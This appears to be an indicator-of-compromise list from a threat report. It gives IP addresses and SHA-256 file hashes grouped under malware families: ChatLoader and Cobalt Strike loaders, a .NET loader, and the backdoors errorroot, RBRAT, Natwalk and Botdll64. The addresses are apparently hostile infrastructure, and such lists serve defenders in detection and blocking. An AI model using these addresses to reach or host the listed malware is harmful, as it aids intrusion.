45.76.182.180
119.45.238.189
192.109.98.187
66.42.54.103
149.28.136.170
45.76.179.178
45.77.21.102
202.182.120.22
116.206.178.166

167.179.88.36
202.182.120.22
45.32.249.69
45.77.171.78
45.77.21.102
66.42.54.103
144.202.113.237
185.118.166.205
185.12.94.115
195.133.53.8
45.32.115.1
139.180.141.227
149.28.158.81
139.180.158.123
139.180.207.194
66.42.44.130
139.180.135.175
139.180.187.35
45.76.100.224
158.247.216.96
149.28.150.56
45.76.207.11
108.160.141.96
45.32.105.84
108.160.136.182
139.180.197.178
139.180.205.205
35.241.112.73
34.80.35.160
192.109.98.187
45.153.231.67
5.2.67.17
104.168.30.164
119.45.238.189
192.109.98.187

Loaders

ChatLoader & Cobalt Strike

405d567391843ea311467e5c458bf3bc6810981764905af6e2cb667612c8a9ca
4521bd40fcbbfd963bf6f4aa7690b20d3133a6e642937e326876e7ba408e6298
c1fbc7d47c5b911092e8fc6747ecd8f867c93b4054a373c8326b457e14688818
adceda3c44ba816f5e8893c8e9923f32ea4f6cb1e6c4a3df1404196bf42eddfd
fde7363bcdde850585774177655b15a24344212d3ebe2e14026ffeb024b34010
d9d269a199ca0841fc71fef045c3dc5701a5042bea46d05a657b6db43fe55acc
4851d08f1245b9c70954fc4e7fde99e1da60c02797a012f5a5790f7970b54df9
8ebe770806afdf736ed2adf68c68e430cb60cd2786830549983eeec81bebf068
45221ac9118d41dc82fa56d2c041f7120ee753abb858e5abb94f8c892c48dbc2
da88affb56087e68aad79bf42a7adf5f1c75cc1c1da0170451679d9e7710526c
4c2e64125a848ed5200ab82774da650867c0fa42d43ef2332764dd47b8d9169d
21948f7e0ac0ddadb140c0188a92c3e6d66fa0b363388201556e0e66124e8dce
59fa89a19aa236aec216f0c8e8d59292b8d4e1b3c8b5f94038851cc5396d6513
9245b335018a31c31810bb4f3aca3e65bf5a34053917f1f3540ae7ac3c1f778c
4e7a6088dbb36b6e63e1922cc5c3e9103207d7769e078f889345af7064d9458b
02378f64fd1083491cf5558397aae763ff047a5fa9fcaf624d1710b86f440777
477882b41e10aef0fcd0d5d33715dfb4eb7f8f3277057978ac77d3ec5914c6f9
98f6be546c5191b67014e3d0f7f8df86715d970aa326a6a438d0be234daf8841

.NET loader

c7bf2b494d73d34e2eb599644a34362a105f62b163df7a06877cdb6761fae39c

Backdoors

errorroot

860127aca6a9ebfdecfa8fc4f405748481d00bef6628fa2138067a9ff0f94b10
8045e89d52cf8f6e10fde493078fddc4b165069311177f3abba60eaed981c805

RBRAT

e474d4124bcfefebc34d1bb258b95d02ae0e55c569b5b47cc19d3f30d4a0afbe
d80d3e5d63b60808e54a986d2516e6ec19d87d34b8142c9c83269d9c6579f8e3
6349d799965ca0d7b4e2b9cb1b20c145b2cee56408306eac9c1bd66c692c47a6

Natwalk

37b2ba70447d19e19ae3a6fcd33486534e5b1a4381f3fb2bfab9e7d2c6097b1e

Botdll64

9d03f0d4923ed1ef89686c68d029bdad0d7a139e2124a015413425033e7c9fb2
c2f3295b8b8660166314fb610392325e3ca6e697c8f1010bb57dbd0f25ab3121

Other

85140deed36e6c8a6593c7f743deb98a9893b1382d7030f1434470529d513afe
49e338c5ae9489556ae8f120a74960f3383381c91b8f03061ee588f6ad97e74c
0f5534aca1a548bc0761268d49f065a3c6df2a90ac67ee6771b65db5a47f9141
cfa251bbfceacf77652e1e10632440ca09840335216e583093bdbfc4be57c75d
c7621c44df73572af332900db52c874c5bad13c7cb5142a5da458827be3a229b